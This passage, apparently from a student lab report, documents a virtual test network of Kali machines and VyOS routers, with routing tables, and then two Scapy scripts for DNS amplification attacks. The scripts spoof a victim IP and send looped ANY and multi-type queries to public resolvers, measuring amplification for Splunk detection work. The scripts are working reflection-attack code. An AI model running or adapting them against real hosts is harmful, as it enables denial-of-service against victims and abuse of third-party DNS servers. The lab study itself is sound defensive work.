


Figure 58 Configuration files network/interface and resolv.conf of Kali Internal

Kali PC1

This PC was used as a victim for the attacks between two different zones of the network. It was also connected with all the routers. Figure 59 shows that the default route is set to 192.168.40.1 which is the IP address of R1 for interface 192.168.40.0/24.




Figure 59 Results of IP route and ifconfig commands on the PC1

Figure 60 present the configuration settings of the client overwritten respectively in the network/interfaces and resolv.config files. These setting bring to the result seen in the previous figure




Figure 60 Configuration files network/interface and resolv.conf of PC1

Routers

Figure 61, Figure 62, Figure 63 and Figure 64 depict how the routers were configured inside the network. As shown in the previous Figure 8 it was possible to see that the Victim's subnet was composed by four different routers: R1, R2, R3 and R4.

- R1 is directly connected to PC1 to R2 and to R3, and it is also its default route when it wants to get any IP address. Also, due to the fact that the routers are set with the RIP configuration, in the routing table R1 also knows where to go if it gets any request of IP address. Its default route is 192.168.50.7
- R2 is not directly connected to PC1, it is connected just to R1, R3 and it is the only one which is connected to R4. The default route of R2 is R3
- R3 is the routers that connects PC1 and all the other routers to the outside because it has an interface in the same subnet of the Firewall. Its default route is indeed the Firewall IP address himself
- R4 is a router that can be used for testing purposes, in order to see if it is possible to reach also that part of the subnet. Also, it could be possible to add a second client (PC2) directly connected to R4. This was not made in practice because it would have added a new heavy Virtual Machine which would have caused additional problems to the configuration

```
vyos@vyos:~$ show ip table

  Invalid command: show ip [table]

vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.40.1/24                   u/u
eth0.44          192.168.44.3/24                   u/u
eth0.50          192.168.50.2/24                   u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

S>* 0.0.0.0/0 [1/0] via 192.168.50.7, eth0.50
C>* 127.0.0.0/8 is directly connected, lo
R>* 192.168.5.0/24 [120/2] via 192.168.50.7, eth0.50, 00:04:01
C>* 192.168.40.0/24 is directly connected, eth0
C>* 192.168.44.0/24 is directly connected, eth0.44
R>* 192.168.48.0/24 [120/2] via 192.168.44.4, eth0.44, 00:03:25
C>* 192.168.50.0/24 is directly connected, eth0.50
R>* 192.168.55.0/24 [120/2] via 192.168.50.7, eth0.50, 00:04:01
```

Figure 61 Interfaces and IP routing table of R1

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

S>* 0.0.0.0/0 [1/0] via 192.168.55.8, eth0.55
C>* 127.0.0.0/8 is directly connected, lo
R>* 192.168.5.0/24 [120/2] via 192.168.55.8, eth0.55, 00:25:45
R>* 192.168.40.0/24 [120/2] via 192.168.44.3, eth0.44, 00:25:45
C>* 192.168.44.0/24 is directly connected, eth0.44
C>* 192.168.48.0/24 is directly connected, eth0.48
R>* 192.168.50.0/24 [120/2] via 192.168.44.3, eth0.44, 00:25:45
C>* 192.168.55.0/24 is directly connected, eth0.55
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             -                                 u/u
eth0.44          192.168.44.4/24                   u/u
eth0.48          192.168.48.6/24                   u/u
eth0.55          192.168.55.5/24                   u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
```

Figure 62 Interfaces and IP routing table of R2

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

S>* 0.0.0.0/0 [1/0] via 192.168.5.1, eth0.5
C>* 127.0.0.0/8 is directly connected, lo
C>* 192.168.5.0/24 is directly connected, eth0.5
R>* 192.168.40.0/24 [120/2] via 192.168.50.2, eth0.50, 00:25:16
R>* 192.168.44.0/24 [120/2] via 192.168.50.2, eth0.50, 00:25:16
R>* 192.168.48.0/24 [120/2] via 192.168.55.5, eth0.55, 00:24:41
C>* 192.168.50.0/24 is directly connected, eth0.50
C>* 192.168.55.0/24 is directly connected, eth0.55
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             -                                 u/u
eth0.5           192.168.5.254/24                  u/u
eth0.50          192.168.50.7/24                   u/u
eth0.55          192.168.55.8/24                   u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
```

Figure 63 Interfaces and IP routing table of R3

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

S>* 0.0.0.0/0 [1/0] via 192.168.48.6, eth0.48
C>* 127.0.0.0/8 is directly connected, lo
R>* 192.168.5.0/24 [120/3] via 192.168.48.6, eth0.48, 00:26:58
R>* 192.168.40.0/24 [120/3] via 192.168.48.6, eth0.48, 00:26:58
R>* 192.168.44.0/24 [120/2] via 192.168.48.6, eth0.48, 00:26:58
C>* 192.168.48.0/24 is directly connected, eth0.48
R>* 192.168.50.0/24 [120/3] via 192.168.48.6, eth0.48, 00:26:58
R>* 192.168.55.0/24 [120/2] via 192.168.48.6, eth0.48, 00:26:58
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             -                                 u/u
eth0.48          192.168.48.9/24                   u/u
lo               127.0.0.1/8                       u/u
                 ::1/128
```

Figure 64 Interfaces and IP routing table of R4

DNS Amplification Attacks

In Figure 65 it is shown the first part of the script that was used in the final attack. In this case the attack is performed by just sending queries of the type ANY:

- first, all necessary modules are imported
- set up the IP of the client wanted to be the victim (in this case PC1, 192.168.40.50)
- specify the IPs of the open DNS Servers used for the attack
- specify the query name and the query types needed (in this case just the query ANY)
- initialize the variables that will store the results.

```
1  # Importing modules
2  from scapy.all import *
3  from pprint import pprint
4  import operator
5
6  # Parameters, MUST BE EDITED
7  # These will be used by scapy to craft our DNS request packet and send it.
8  # In this case, we want the packet source to be our own IP so we can analyze the DNS response
9  # Interface we want to use
10 #interface = "eth0"
11 # IP of that interface
12 dns_source = "192.168.40.50"
13 # List of DNS Server IPs
14 dns_destination = ["8.8.8.8", "9.9.9.9","1.1.1.1"]
15
16 # Setting the IP TTL
17 time_to_live = 128
18
19 # Specifing the query name and the type of the queries we are interested in
20 # DNS Query Name
21 query_name = "google.com"
22 # DNS Query Types
23 query_type = [255]
24
25 # Initialise variables
26 # Variable that will store the results we are interested in and that are going to be printed
27 results = []
28 packet_number=0
```

IMPORT NECESSARY MODULES SUCH AS SCAPY

IP ADDRESS OF THE VICTIM

IPS OF THE OPEN DNS RESOLVERS

SET QUERY NAME AND MOST IMPORTANT QUERY TYPE, HERE IT IS 255 WHICH IS THE "ANY" TYPE

INITIALIZE VARIABLES WHICH WILL STORE THE RESULTS

Figure 65 First part of the DNS "ANY" amplification attack

In Figure 66 it is possible to see the second part of this script. Here the main loop is made:

- generate a Scapy packet with the wanted parameters (IP source, IP destination, query type, query name…)
- send it to the destination (the DNS server)
- insert the interesting results into the dictionary variable generated above
- print its content.

```python
# Loop through all query types specified above then all DNS servers specified in dns_destination
for i in range(0, 100):
    for j in range(0, len(dns_destination)):
        packet_number += 1

        # Craft the DNS query packet with scapy
        packet = IP(src=dns_source, dst=dns_destination[j], ttl=time_to_live) / UDP() / DNS(rd=1, qd=DNSQR(qname=query_name, qtype=query_type[0]))

        # Sending the packet and then waiting for the first response using the sr1() function from Scapy
        try:
            query = sr1(packet, verbose=False, timeout=0)
            print("Packet #{} sent!".format(packet_number))
        except:
            print("Error sending packet #{}".format(packet_number))

        # Creating dictionary with received information to print at the end
        try:
            result_dict = {
                'dns_destination':dns_destination[j],
                'query_type':query_type[0],
                'query_size':len(packet),
                'response_size':len(query),
                'amplification_factor': ( len(query) / len(packet) ),
                'packet_number':packet_number
            }
            results.append(result_dict)
        except:
            pass

# Sort dictionary by the amplification factor
results.sort(key=operator.itemgetter('amplification_factor'),reverse=True)

# Print results
pprint(results)
```

LOOP 100 TIMES FOR EVERY DNS SERVER

SEND PACKET TO DNS SERVER

GENERATE THE PACKET WITH THE VICTIM'S IP ADDRESS SET AS SOURCE ADDRESS, QUERY NAME AND TYPE SET WITH VALUES SET BEFORE AND DESTINATION ADDRESS SET AS THE DNS SERVER OF THIS LOOP

CREATE DICTIONARY WITH USEFUL RESULTS

SORT AND PRINT RESULTS

Figure 66 Second part of the DNS "ANY" amplification attack

Figure 67 and Figure 68 present the second type of attack, the one in which a lot of DNS queries of different types are sent in a very short time. This script is very similar to the one above, the main difference is that the query type is not just ANY, but all the possible DNS query types are used.

```python
# Specifing the query name and the type of the queries we are interested in
# DNS Query Name
query_name = "google.com"
# DNS Query Types
query_type = [255, "A","AAAA","CNAME","MX","NS","PTR","CERT","SRV","TXT", "SOA"]
```

ALL POSSIBLE QUERY TYPES, 255 IS THE "ANY" QUERY

Figure 67 Difference between "ALL" and "ANY" amplification attack

```python
# Loop through all query types specified above then all DNS servers specified in dns_destination
for i in range(0, 10):
    for j in range(0, len(dns_destination)):
        for k in range(0, len(query_type)):
            packet_number += 1
            # Craft the DNS query packet with scapy
            packet = IP(src=dns_source, dst=dns_destination[j], ttl=time_to_live) / UDP() / DNS(rd=1, qd=DNSQR(qname=query_name, qtype=query_type[k]))

            # Sending the packet and then waiting for the first response using the sr1() function from Scapy
            try:
                query = sr1(packet, verbose=False, timeout=0)
                print("Packet #{} sent!".format(packet_number))
            except:
                print("Error sending packet #{}".format(packet_number))

            # Creating dictionary with received information to print at the end
            try:
                result_dict = {
                    'dns_destination':dns_destination[j],
                    'query_type':query_type[0],
                    'query_size':len(packet),
                    'response_size':len(query),
                    'amplification_factor': ( len(query) / len(packet) ),
                    'packet_number':packet_number
                }
                results.append(result_dict)
            except:
                pass

# Sort dictionary by the amplification factor
results.sort(key=operator.itemgetter('amplification_factor'),reverse=True)

# Print results
pprint(results)
```

LOOP 100 TIMES FOR EVERY DNS SERVER AND FOR EVERY QUERY TYPE

SEND PACKET TO DNS SERVER

GENERATE THE PACKET

CREATE DICTIONARY WITH USEFUL RESULTS

SORT AND PRINT RESULTS

Figure 68 Second part of the DNS "ALL" amplification attack

A little note is that the type "255" was used for the well-known query type ANY, this because Scapy uses this code to identify this type of query. Otherwise, it wouldn't have been possible to identify the attack with Splunk.